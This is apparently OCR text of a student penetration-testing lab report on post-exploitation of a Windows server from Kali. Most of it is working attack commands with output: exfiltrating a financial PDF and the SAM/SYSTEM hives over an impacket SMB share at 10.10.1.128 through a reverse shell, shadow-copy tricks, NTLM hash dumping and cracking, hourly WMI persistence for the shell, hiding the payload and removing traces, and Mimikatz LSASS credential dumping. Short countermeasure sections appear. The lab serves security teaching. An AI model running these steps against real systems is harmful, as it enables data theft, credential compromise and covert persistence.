
This installs a package called Impacket, which contains tools used in penetration testing. One of the tools is impacket-smbserver, which lets you quickly start an SMB share. (It may already be predownloaded.)

```
mkdir ~/exfil
cd ~/exfil
```

This prepares a folder named exfil to receive the files, and is where the stolen files are stored. Cd goes into that folder.
Run the next command inside the exfil folder:

```
impacket-smbserver lootshare $(pwd) -smb2support -username attacker -password Passw0rd!
```

This starts a fake windows share file from kali named lootshare, sets the username to “attacker” and password to “Passw0rd!”
Once this runs, we now have a file server running on the attacker’s machine, listening on \\10.10.1.128\lootshare, which is the path windows will use to connect to the shared folder.



Our attacker machine is now acting like a windows file server, in which it is sharing the folder that we are currently in (~/exfil) under the name “lootshare”.
We are now ready for the victim machine to connect to our attacker’s ”file server and send the file.

Back in the reverse shell, run:

```
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
```

```
copy "C:\Users\Administrator\Documents\financial-summary-Q2-2025.pdf"
"X:\summary.pdf"
```

```
C:\Windows\SysWOW64>net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
The command completed successfully.

C:\Windows\SysWOW64>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           X:        \\10.10.1.128\lootshare   Microsoft Windows Network
Unavailable  Z:        \\WINDOWS11\CEH-Tools     Microsoft Windows Network
The command completed successfully.
```


```
C:\Windows\SysWOW64>copy "C:\Users\Administrator\Documents\financial-summary-Q2-2025.pdf" "X:\financial-summary-Q2-2025.pdf"
copy "C:\Users\Administrator\Documents\financial-summary-Q2-2025.pdf" "X:\financial-summary-Q2-2025.pdf"
        1 file(s) copied.
```

The file is now in the exfil folder.

```
┌──(kali㉿kali)-[~/exfil]
└─$ ls -lh ~/exfil
total 216K
-rwxrwxr-x 1 kali kali 108K Jul 17 13:31 financial-summary-Q2-2025.pdf
-rwxrwxr-x 1 kali kali 108K Jul 17 13:31 summary.pdf
```

And upon opening the pdf document with the command:

```
evince financial-summary-Q2-2025.pdf
```



Woah. Pretty important information here.

This document contains internal financial data, including:

- Q2 budget and YTD expenditure by department
- Forecasted Q3 spending
- A note referencing an external Excel attachment (BudgetDetails_Q2.xlsx) that may contain further sensitive breakdowns.

In a real-world context, such data could be used for corporate espionage, financial fraud, or leaked for reputational damage. This emphasizes the importance of layered defence beyond initial breach prevention.

Once the data exfiltration process is complete, run

```
net use X: /delete
```

To disconnect from the attacker's SMB share, removing network traces.

Task 10 (Hash Extraction via Registry Hive Exfiltration (Ryan)

Exfiltrate SAM + SYSTEM Hives for Offline Hash Dumping and Cracking:

While earlier tasks (such as Tasks 3 to 5) already obtained user hashes and cracked them using Responder and NetExec,
This post-exploitation method provides a different and more advanced approach. Instead of relying on network-based hash capture or remote dumping tools, this performs an offline extraction of the SAM and SYSTEM registry hives using Volume Shadow Copy (VSS). This method works even if the network is segmented, Responder fails, or endpoint defenses block hash capture tools. By exfiltrating the hives and processing them offline with secretsdump.py, it demonstrates a stealthier, forensic-grade technique that attackers or investigators might use when needing to bypass system locks or avoid detection.

This also ensures that all local account hashes, even those that haven't logged in or triggered any traffic, can be obtained.

in Task 1–3, we performed NTLMv2 hash capturing using Responder, an attack only captured the hash of a single user who triggered the malicious .url file over the network. The hash was then cracked using John the Ripper, giving us access to one specific account.

This is a post-exploitation technique after gaining access to that account that extracted the SAM and SYSTEM registry hives directly from the victim machine using Volume Shadow Copy.
It allowed us to retrieve the NTLM hashes of all local user accounts on the system — even those that never logged in or triggered anything. And unlike task 1-3, my method did not rely on network traffic or victim interaction, and demonstrates a stealthier level of access.
This post exploit does assume that there are multiple users on the system.

On the attacker's machine, create a folder named exfil_hives

Then, we start an SMB share server via impacket, similar to the above exploit.
This exposes a share called lootshare at \\10.10.1.128\lootshare.
Leave this terminal running.

In the reverse shell:

```
C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe
```

That’s because 32-bit processes can’t access the real System32 due to Windows file redirection, hence C:\Windows\System32\config will not allow us to be able to see the real hive files. This is because 32-bit processes can’t access the real System32 due to Windows file redirection.
Thus, the above command forced Windows to launch 64-bit PowerShell, even from our 32-bit shell. Now you were finally able to see the actual locked files.

```
PS C:\Windows\SysWOW64> C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\SysWOW64> dir C:\Windows\System32\config
dir C:\Windows\System32\config

    Directory: C:\Windows\System32\config


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018   3:19 PM                Journal
d-----         7/16/2025   2:56 AM                RegBack
d-----         9/15/2018   3:19 PM                systemprofile
d-----         9/15/2018   3:19 PM                TxR
-a----         7/18/2025  12:56 AM          32768 BBI
-a----         4/16/2023  11:06 AM          28672 BCD-Template
-a----         7/20/2025   3:07 AM       80740352 COMPONENTS
-a----         7/18/2025  12:56 AM         524288 DEFAULT
-a----         7/20/2025   3:07 AM        3973120 DRIVERS
-a----         4/16/2023  10:08 AM          32768 ELAM
-a----         7/18/2025  12:56 AM          65536 SAM
-a----         7/18/2025  12:56 AM          65536 SECURITY
-a----         7/18/2025  12:56 AM      104071168 SOFTWARE
-a----         7/18/2025  12:56 AM       18612224 SYSTEM
```

Now, we would normally run this command to

```
Copy-Item "C:\Windows\System32\config\SYSTEM" -Destination "X:\system"
```

```
PS C:\Windows\SysWOW64> Copy-Item "C:\Windows\System32\config\SYSTEM" -Destination "X:\system"
Copy-Item "C:\Windows\System32\config\SYSTEM" -Destination "X:\system"
Copy-Item : The process cannot access the file 'C:\Windows\System32\config\SYSTEM' because it is being used by another
process.
At line:1 char:1
+ Copy-Item "C:\Windows\System32\config\SYSTEM" -Destination "X:\system ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Copy-Item], IOException
    + FullyQualifiedErrorId : System.IO.IOException,Microsoft.PowerShell.Commands.CopyItemCommand
```

However, the system hive is normally locked by windows due to it normally being used by the OS itself. This may also apply to the SAM files.
Hence, the solution would be to create a volume shadow copy of the files.

Run the following commands:

```
wmic shadowcopy call create Volume='C:\'

Get-WmiObject Win32_ShadowCopy | Select-Object DeviceObject
```

```
PS C:\Windows\SysWOW64> wmic shadowcopy call create Volume='C:\'
wmic shadowcopy call create Volume='C:\'
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{125FB9F8-8E65-45FB-B91B-799C4A417065}";
};
```

```
PS C:\Windows\SysWOW64> Get-WmiObject Win32_ShadowCopy | Select-Object DeviceObject
Get-WmiObject Win32_ShadowCopy | Select-Object DeviceObject

DeviceObject
------------
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

It showed that our read-only copy of C:\ at the exact moment you created it is at the snapshot: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1.

Before the copy of files, we need to map our Kali SMB share to X: drive:

```
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
```

```
C:\Windows\SysWOW64>net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
The command completed successfully.
```

With this, we can now start the copy. Run the following commands:

```
cmd /c copy
"\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM" X:\sam
```

```
cmd /c copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM" X:\system
```

```
PS C:\Windows\SysWOW64> cmd /c copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM" X:\sam
cmd /c copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM" X:\sam
        1 file(s) copied.
PS C:\Windows\SysWOW64> cmd /c copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM" X:\system
cmd /c copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM" X:\system
        1 file(s) copied.
```

Now that the SAM and SYSTEM files have been copied to our exfil_hives directory, we can view them from there:

```
┌──(kali㉿kali)-[~/exfil_hives]
└─$ ls -lh
total 18M
-rwxrwxr-x 1 kali kali 64K Apr 15  2023 sam
-rwxrwxr-x 1 kali kali 18M Apr 15  2023 system
```

And after dumping the Hashes:

```
impacket-secretsdump -sam sam -system system LOCAL
```

We can now see the NTLM hashes of every user account.

```
┌──(kali㉿kali)-[~/exfil_hives]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4b9e61f693c699eef261879008f78ca3
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:299457a3566aa74a44bc507fa6b53206:::
Martin:1000:aad3b435b51404eeaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876:::
Jason:1001:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
Shiela:1002:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
[*] Cleaning up...
```


Optionally, we could crack them using john the ripper to recover their plantext passwords. Copy and paste the output into a text file:

```
nano hashes.txt
```

d
And then run:

```
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

To see the cracked plaintext passwords.



We have now managed to crack the passwords of all users on the victim's system while offline.

This is useful because should the reverse shell be lost, we can easily gain back access anytime via methods like RDP, SMB, or WinRM, without any other exploits needed. It also opens the door to lateral movement across the network, since users often reuse passwords on other machines or services.
Cracked credentials can even help in crafting phishing attacks or discovering password patterns to exploit further.

Solutions/Countermeasures

- Use application whitelisting with tools such as Microsoft AppLocker or Windows Defender Application Control (WDAC), to only allow approved executables to run, blocking unknown binaries like "shell.exe".

- Enable Network Egress filtering, Most firewalls focus on blocking incoming traffic, but a reverse shell works by making an outgoing connection from the victim to the attacker. Network egress filtering solves this by restricting which IP addresses, domains, and ports internal systems are allowed to connect to, which would disallow the reverse shell to connect back to the attacker.

- Disable SMB where not needed, should SMB file sharing not be required, disable it entirely or block it in the firewall. Restrict SMB access to specific trusted hosts with trusted IP ranges.

- Ensure only SYSTEM-level processes can read SAM/SYSTEM files.

- As a general preventative measure, keep the OS and security tools updated and patched, and regularly audit logs to catch any suspicious activity. Educate employees/yourself to avoid executing unknown scripts or disabling security features.

Task 11 – WMI Event Subscription (Gerel)

As explored in the previous task, the main issue for the reverse shell is that it the shell.exe is only triggered once - on startup. Therefore, WMI Event Subscription will fix this issue by making shell.exe execute every hour.

From the attacker's machine, use the reverse shell to run powershell, as it is needed for the subsequent commands.
Enter

```
powershell
```

```
C:\Windows\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```


*Note: if copy pasting causes certain characters in the command to go missing (e.g. powershell becomes hellrunner), copy-paste in segments rather than copying the whole command in one go.

Followed by the command below to create an event that runs every hour

```
$filter = Set-WmiInstance -Namespace "root\subscription" -Class __EventFilter -Arguments @{Name = "HourlyTrigger"; EventNamespace = "root\cimv2"; QueryLanguage = "WQL"; Query = "SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_LocalTime'"}
```

For the payload to run every hour (shell.exe), insert the following

```
$consumer = Set-WmiInstance -Namespace "root\subscription" -Class CommandLineEventConsumer -Arguments @{Name = "ShellRunner"; CommandLineTemplate = "C:\Windows\Temp\shell.exe"}
```



To bind the 2 together, enter

```
Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @{ Filter = $filter; Consumer = $consumer}
```

Clean Up:

Now that the WMI Event Subscription is set to execute the reverse shell every hour, we can now clean up any traces of the event subscription being set up.
Using the command

```
Get-WmiObject -Namespace root\subscription -Class _EventFilter | Where-Object {$.Name -eq "HourlyTrigger"} | Remove-WmiObject
```

```
PS C:\Windows\Temp> Get-WmiObject -Namespace root\subscription -Class __EventFilter | Where-Object {$_.Name -eq "HourlyTrigger"} | Remove-WmiObject
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Where-Object {$_.Name -eq "HourlyTrigger"} | Remove-WmiObject
```

```
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq "ShellRunner"} | Remove-WmiObject
```

```
PS C:\Windows\Temp> Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq "ShellRunner"} | Remove-WmiObject
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq "ShellRunner"} | Remove-WmiObject
```

```
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Remove-WmiObject
```

```
PS C:\Windows\Temp> Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Remove-WmiObject
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Remove-WmiObject
```

2 benefits of using WMI Event Subscription over other methods is that it is:

1. Stealthy as it doesn't show up in the startup folder, task scheduler or even the run key
2. Persistent. Methods like logging out or even rebooting the machine wouldn't disable the event.


Extra

In order to make shell.exe harder to find, we can run the command

```
attrib +h +s C:\Windows\Temp\shell.exe
```

```
PS C:\Windows\Temp> attrib +h +s C:\\Windows\Temp\shell.exe
attrib +h +s C:\\Windows\Temp\shell.exe
PS C:\Windows\Temp>
```

+h applies the hidden attribute to shell.exe, so it isn't visible in file explorer.
+s applies the system attribute to shell.exe, so it is treated as a system file and is hidden from directory listings and accidental deletion.
In the photo, shell.exe is not visible in the temp folder



Solution: Enhanced Logging

The best way is to enable logging, in particular, Module logging, script block logging and transcription. Module logging tracks what PowerShell modules are used, such as WMI-related commands that were used. Script block logging shows the exact line of code that was executed at a particular time.
Additionally, the logs can also be forwarded to an external server for storage and analysis, that way it can be saved securely.


Task 12 – Credential Dumping with LSASS (Gerel)

We have already dumped the SAM hashes of the server, but why stop there? We can take advantage of the accounts that are currently logged in to gain access to the credentials that lie in the Local Security Authority Subsystem (LSASS) process using the SMB share technique from earlier and Mimikatz. So, let's do that!

To start it off, we will need to download Mimikatz on the attacker's machine before transferring to the server.

Head to the link below on the attacker's browser to download Mimikatz

```
https://github.com/ParrotSec/mimikatz/tree/master
```



Now, we need to extract mimikatz, so run the following commands

```
cd Downloads/
unzip mimikatz-master.zip
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip mimikatz-master.zip
Archive:  mimikatz-master.zip
6375ee772e3c69a788eb6fe24e457390e06702bf
   creating: mimikatz-master/
  inflating: mimikatz-master/README.md
   creating: mimikatz-master/Win32/
  inflating: mimikatz-master/Win32/mimidrv.sys
  inflating: mimikatz-master/Win32/mimikatz.exe
  inflating: mimikatz-master/Win32/mimilib.dll
  inflating: mimikatz-master/Win32/mimilove.exe
   creating: mimikatz-master/debian/
  inflating: mimikatz-master/debian/changelog
 extracting: mimikatz-master/debian/compat
  inflating: mimikatz-master/debian/control
  inflating: mimikatz-master/debian/copyright
 extracting: mimikatz-master/debian/dirs
 extracting: mimikatz-master/debian/docs
  inflating: mimikatz-master/debian/mimikatz.install
  inflating: mimikatz-master/debian/rules
   creating: mimikatz-master/debian/source/
 extracting: mimikatz-master/debian/source/format
  inflating: mimikatz-master/debian/watch
  inflating: mimikatz-master/kiwi_passwords.yar
  inflating: mimikatz-master/mimicom.idl
   creating: mimikatz-master/x64/
  inflating: mimikatz-master/x64/mimidrv.sys
  inflating: mimikatz-master/x64/mimikatz.exe
  inflating: mimikatz-master/x64/mimilib.dll
```

With that completed, we now need to copy the x64 version of mimikatz.exe into /home/kali/exfil

```
cd mimikatz-master/x64
sudo cp mimikatz.exe /home/kali/exfil/
    password: kali
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd mimikatz-master/x64

┌──(kali㉿kali)-[~/Downloads/mimikatz-master/x64]
└─$ sudo cp mimikatz.exe /home/kali/exfil/
[sudo] password for kali:
```

If you were to head to

```
cd /home/kali/exfil
```


```
┌──(kali㉿kali)-[~/Downloads/mimikatz-master/x64]
└─$ cd /home/kali/exfil

┌──(kali㉿kali)-[~/exfil]
└─$ ls
mimikatz.exe
```

You would notice that mimikatz.exe is in there. We need it in order to perform the next step, transferring it to the server. So now, we will be switching over to the reverse shell to perform the next few steps

```
powershell
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!   (if it isn't already running)
copy "X:\mimikatz.exe" "C:\Windows\Temp\mimikatz.exe"
```

```
C:\Windows\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\Temp> net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
net use X: \\10.10.1.128\lootshare /user:attacker Passw0rd!
System error 85 has occurred.

The local device name is already in use.

PS C:\Windows\Temp> copy "X:\mimikatz.exe" "C:\Windows\Temp\mimikatz.exe"
copy "X:\mimikatz.exe" "C:\Windows\Temp\mimikatz.exe"
PS C:\Windows\Temp>
```

Switching over to the Windows 2019 server, you would notice that Mimikatz has successfully been copied over from the attacker's machine.



Now returning to the PowerShell/reverse shell, we will now extract the credentials

```
C:\Windows\Temp\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
exit
```

